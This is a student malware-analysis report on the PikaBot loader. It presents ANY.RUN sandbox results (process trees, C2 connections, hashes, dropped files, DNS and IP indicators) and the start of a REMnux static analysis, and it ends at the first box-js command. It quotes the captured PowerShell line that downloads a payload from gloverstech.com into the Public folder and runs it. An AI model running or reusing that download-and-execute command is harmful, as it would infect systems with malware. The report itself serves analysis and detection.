Any.Run PikaBot Investigation

Jason Komeshak, Owen Myers, Nick James, Zach Schulte

April 26, 2024

Ferris state University

ISIN 409

Table of Contents

Introduction to Pikabot

Pikabot is a very sophisticated malware that was designed to execute malicious activities. This bot poses a great threat to windows devices as it is capable of doing a lot of damage. The bot can evade detection, data theft, payload delivery, download from malicious websites, social engineer, Aswell as persistence, once installed Pikabot will do everything to infect the device. Pikabot originally originated in forums where cyber criminals would exchange any of their new tools, techniques, or equipment.

Why we chose Pikabot

We chose Pikabot for a couple of reasons. One reason we chose Pikabot is because while we were searching for a good enough working example of any malicious activity, we felt this was the best example from the there's chosen. We also researched a little bit and found its advanced capabilities especially in evading and detection systems. This can make Pikabot a significant threat to anyone exposed to it.


How Pikabot works at a basic level

At the most basic level of Pikabot, it will target window systems and basically use social engineering to simply execute malicious paths or files. After this it will run a few PowerShell commands to download/execute payloads. It will typically target any system settings and hide its steps to avoid detection. After malicious files are installed and running it will transmit stolen data such as IP addresses, system configurations, and any personal data that could have also been collected from the windows machine.

Dynamic Analysis in Action

Using rigorous and thorough dynamic analysis carried out with ANY.RUN, our team set out on an in-depth mission to analyze Pikabot's complex behavior and reveal its concealed activities. Using a variety of techniques, we carefully examined a large number of Indicators of Compromise (IOCs) in order to find any indications of unusual behavior or malicious intent concealed in Pikabot's code structure.


The investigation starts off with the appearance of WinRAR.exe, which when executed manually performs the initial file unzipping. Many users are oblivious that this seemingly harmless operation is what triggers Pikabot to release its malicious payload onto an unprotected PC in the case of using malware-traffic-analysis' version. The files unzip and the contents start to run, starting a series of actions that ultimately result in the execution of Windows processes such as Wscript.exe, PowerShell.exe, along with ctfmon.exe. The Jscript, which includes malicious injection code, really runs when the compressed file is extracted. With the help of this script, a malicious URL may be retrieved and an .exe program located in the public domain is stored that generates HTTPS C2 traffic.



```
Processes   Filter by PID or name                                   Only important
5496 WinRAR.exe C:\Users\admin\AppData\Local\Temp\2024-02-08-TA577-Pikabot-malware-and-artifacts.zip
                                                                    2k   5k   92
1832 wscript.exe "C:\Users\admin\Desktop\Qft.js"
                                                                    1k   4k   79
  2444 powershell.exe Invoke-WebRequest https://gloverstech.com/tJWz9/0.06107199714067807.dat -OutFile C:\Users\Public\...
                                                                    2k   5k   92
    3552 conhost.exe 0xffffffff -ForceV1
                                                                    89   157  23
  4456 powershell.exe Invoke-WebRequest 0.4103322442952831.dat -OutFile C:\Users\Public\Jrdhtjydhjf.exe; saps C:\Users\Pu...
                                                                    3k   5k   91
    5340 conhost.exe 0xffffffff -ForceV1
                                                                    88   157  23
  1324 powershell.exe Invoke-WebRequest 0.7275270618796603.dat -OutFile C:\Users\Public\Jrdhtjydhjf.exe; saps C:\Users\Pu...
                                                                    3k   5k   90
    4772 conhost.exe 0xffffffff -ForceV1
                                                                    88   157  23
4756 Jrdhtjydhjf.exe PE
                                                                    425  286  56
  1252 ctfmon.exe -p 1234"
                                                                    11   22   10
```


Chronological Processes Executions

The text report located on ANY.RUN shows a behavior graph of the executables, which in turn provides a visual aid that after the malware was downloaded it executed the Jrdhtjydhjf.exe file which led to the execution of the ctfmon.exe file. Additionally, the actual malicious content came from the wscript.exe file, which is a Windows process but, in this case, it was modified to execute multiple powershell.exe consoles in which they were sending web requests to their Command-and-Control Servers such as glovertech.



Behavior Graph of Pikabot Execution

Immediately after the malware is placed on the machine, Wscript.exe is activated through the Qft.js file that contains various Jscript lines to execute certain malicious web-request scripts within PowerShell's'.



[1832] **wscript.exe** C:\Windows\System32\wscript.exe

Threat Verdict

100 OUT OF 100

Malicious

The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions

Indicators:

Process information

Username:	admin
SID:	S-1-5-21-166304369-59083888-3082702900-1001
IL:	MEDIUM
Start:	48.00 s

File information

Company:	Microsoft Corporation
Description:	Microsoft ® Windows Based Script Host
Version:	5.812.10240.16384

Command line

```
"C:\Windows\System32\WScript.exe" "C:\Users\admin\Desktop\Qft.js"
```

Timeline of the process

0 s 48.00 s 48.92 s 126.77 s

48.00 s 48.92 s

View Group Deep

Danger 1

Unusual connection from system programs

Warning 3

T1059.001 PowerShell (2)
- Starts POWERSHELL.EXE for commands execution
- Request a resource from the Internet using PowerShell's cmdlet

Runs shell command (SCRIPT)

T1012 Query Registry (1)
- Reads the Internet Settings

Other 2


T1012 Query Registry (1)
- Checks proxy server information

T1204.002 Malicious File (1)
- Manual execution by a user

Wscript.exe ANY.RUN Information

The PowerShell's' that are being used execute various scripts such as the following that invokes a web request to download a file called Jrdhtjydhjf.exe to the Public file directory within the machine and then executes it.

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Invoke-WebRequest https://gloverstech.com/tJWz9/0.06107199714067807.dat -OutFile C:\Users\Public\Jrdhtjydhjf.exe; saps C:\Users\Public\Jrdhtjydhjf.exe




+ BEFORE Likely accesses (executes) a file from the Public directory

Cmdline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Invoke-WebRequest 0.7275270618796603.dat -OutFile C:\Users\Public\Jrdhtjydhjf.exe; saps C:\Users\Public\Jrdhtjydhjf.exe
Image:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

PowerShell JScript Execution


After these scripts are executed, it forms connections to various areas of C2 servers such as glovertech as seen in this screenshot. These C2 servers generally hide in the background of the machine and collect sensitive user information over time.



43717 ms	TCP	?	2444	powershell.exe	🇺🇸	207.246.123.214	443	gloverstech.com	AS-CHOOPA	No Data
44694 ms	TCP	?	2444	powershell.exe	🇺🇸	207.246.123.214	443	gloverstech.com	AS-CHOOPA	No Data
45694 ms	TCP	?	2444	powershell.exe	🇺🇸	207.246.123.214	443	gloverstech.com	AS-CHOOPA	No Data
45697 ms	TCP	?	2444	powershell.exe	🇺🇸	207.246.123.214	443	gloverstech.com	AS-CHOOPA	No Data

Additionally, throughout this dynamic analysis there are various IOCs that were collected and investigated such as file hashes, dropped executables, DNS requests, connections, and HTTP(S) requests.

The following information was collected from ANY.RUN's IOC's which provided the MD5, SHA1, and SHA256 hash of the malware folder.




Main object – OnlyPikabot

? MD5	9737e26b1d25484ea1d1814e10d2f91d
? SHA1	0de2f933c4cc6f744ba662e37beccd6d5a3b358a
? SHA256	22290d7d8e317f233a1ec1fc4c0260bab1149ec70f543a6acd682ba0c0c34149

MD5/SHA1/SHA256 Hashes of Executable

Additionally, the IOCs collected information on the dropped executable file(s) which only listed the Jrdhtjydhjf.exe as the only one.




Dropped executable file (1)

?	SHA256	C:\Users\admin\Desktop\Jrdhtjydhjf.exe ca5fb5814ec62c8f04936740aabe2664b3c7d036203afbd8425cd67cf1f4b79d

Dropped Executable File of Jrdhtjydhjf.exe

In contrast, the text report provided by ANY.RUN listed 10 files as dropped with additional inclusions of wscript.exe, WinRAR.exe, and powershell.exe applications.




Dropped files

PID	Process	Filename	Type
1832	wscript.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C42BC945025A34066DAB76EF3F80A05 MD5: A5AC34F94406C6851D903A4FB055CCDF SHA256: 7CD4715C11CBBF47B8CF6BF1F7AB421A4FE56FF1941E8800CD579793508D1AEA	binary
5496	WinRAR.exe	C:\USERS\ADMIN\APPDATA\ROAMING\WINRAR\VERSION.DAT MD5: D3E29C4E649F0EFB12C4A423EC2339D2 SHA256: 968EDA0AB8217FDC2A916B5FE55908BF69721AB7F0FF4A6808464F8D4613D088	binary
5496	WinRAR.exe	C:\Users\admin\Desktop\2024-02-08-IOCs-from-TA577-Pikabot-infection.txt MD5: AD0483A1E07A248D095D543539570FCD SHA256: 29565420E19906F59DA29F1FC46A5CC0A2E05E17905FCF0A2810E958BDB6D06D	text
1832	wscript.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FE17BEC2A573BC9AE36869D0274FFA19_6DA81F04C5F9E AD2CD0268808FCE61E1 MD5: 90A0E971C36A4B7FBB1D098D580409CC SHA256: 1197CC036131B5EE2512752C5CE96B3F4243B97B516CB8BB2FCFA0DB1BC991AE	binary
4456	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_4cej3tmm.ihn.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
5496	WinRAR.exe	C:\Users\admin\Desktop\Qft.zip MD5: FBBF079C6A30AC1452B9C8A7B5350F99 SHA256: 3CB8174BECB3C89318ED01CCD76E71CBEB8BC9E0FCBCE8E110D40CD71AF20FA2	compressed
1324	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_aviafj34.d4v.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
5496	WinRAR.exe	C:\Users\admin\Desktop\Jrdhtjydhjf.exe MD5: FD379C5ED778EA1000DA0B8C9458F7F8 SHA256: CA5FB5814EC62C8F04936740AABE2664B3C7D036203AFBD8425CD67CF1F4B79D	executable
2444	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_x4xofwgp.x2d.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
1832	wscript.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\FE17BEC2A573BC9AE36869D0274FFA19_6DA81F04C5F9EA D2CD0268808FCE61E1 MD5: 7A3B8457313A521E0D44F91765A4E041 SHA256: 2B08ECF53BB8B6C430659926148F896102DC80B5F38B0EC5EFE122199659651C	der

Dropped Files in ANY.RUN Text Report

The IOC collection also caught various DNS requests which were deemed suspicious such as the two .dat collections found in the Jscript execution along with the gloverstech.com domain which was previously identified as a compromised area.




DNS requests (5)

?	DOMAIN	0.7275270618796603.dat
?	DOMAIN	gloverstech.com
?	DOMAIN	0.4103322442952831.dat
👁	DOMAIN	dns.msftncsi.com
?	DOMAIN	crls.ssl.com

DNS Requests IOCs

The ANY.RUN IOCs collection also contained 14 unique IP addresses that were deemed suspicious and could be Pikabot C2 servers but there is no concrete evidence for any of them currently.




Connections (14)

?	IP	184.24.77.194
?	IP	23.213.164.137
?	IP	20.42.65.93
?	IP	207.246.123.214
?	IP	49.13.77.253
?	IP	18.244.18.55
?	IP	52.6.97.148
?	IP	2.21.20.150
?	IP	2.21.20.140
?	IP	20.189.173.28
?	IP	20.190.160.14
?	IP	184.24.77.202
?	IP	51.104.176.40
?	IP	2.21.20.155

Connections IOCs

There were also 13 unique URLs of HTTP(S) requests being made that showed up as suspicious in the IOCs. Many of them link to various websites used for code signing along with other signatures used within Pikabot.



HTTP/HTTPS requests (13)


?	URL	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8572fb8e3a61d43a
?	URL	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEAUZZSZEml49Gjh0j13P68w%3D
?	URL	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?a9e9fec3ec0fd357
?	URL	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D
?	URL	http://www.msftconnecttest.com/connecttest.txt
?	URL	http://ocsps.ssl.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQg3SSkKA74hABkhmlBtJTz8w3hlAQU%2BWC71OPVNPa49QaAJadz20ZpqJ4CEEJLalPOx2YUHCpjsaUcQQQ%3D
?	URL	http://crls.ssl.com/SSLcom-SubCA-EV-CodeSigning-RSA-4096-R3.crl
?	URL	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEApDqVCbATUviZV57HIIulA%3D
?	URL	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?bf0ea27df18b23df
?	URL	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?2495c9c5ecbf28ce
?	URL	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?b8b558eae67ba08a

HTTP(S) Requests IOCs

Static Analysis

In this section of the analysis on Pikabot, our team attempted to analyze the Jscript that is ran through Remnux's virtual machine. Within the Remnux VM, we collected the ZIP file of the Pikabot malware from Malware Traffic Analysis and unzipped it to the home directory by utilizing the unzip feature of the Terminal. At the current moment in April of 2024, you cannot unzip a password-protected zipped file within Remnux which led to the utilization of the command-line-interface instead.


Once the file was unzipped, we utilized the box-js command native to Remnux to separate the Jscript along with having the tool automatically create points of interest such as the analysis.log, IOC.json and snippets.json.



```
remnux@remnux:~$ box-js Qft.js --no-shell-error
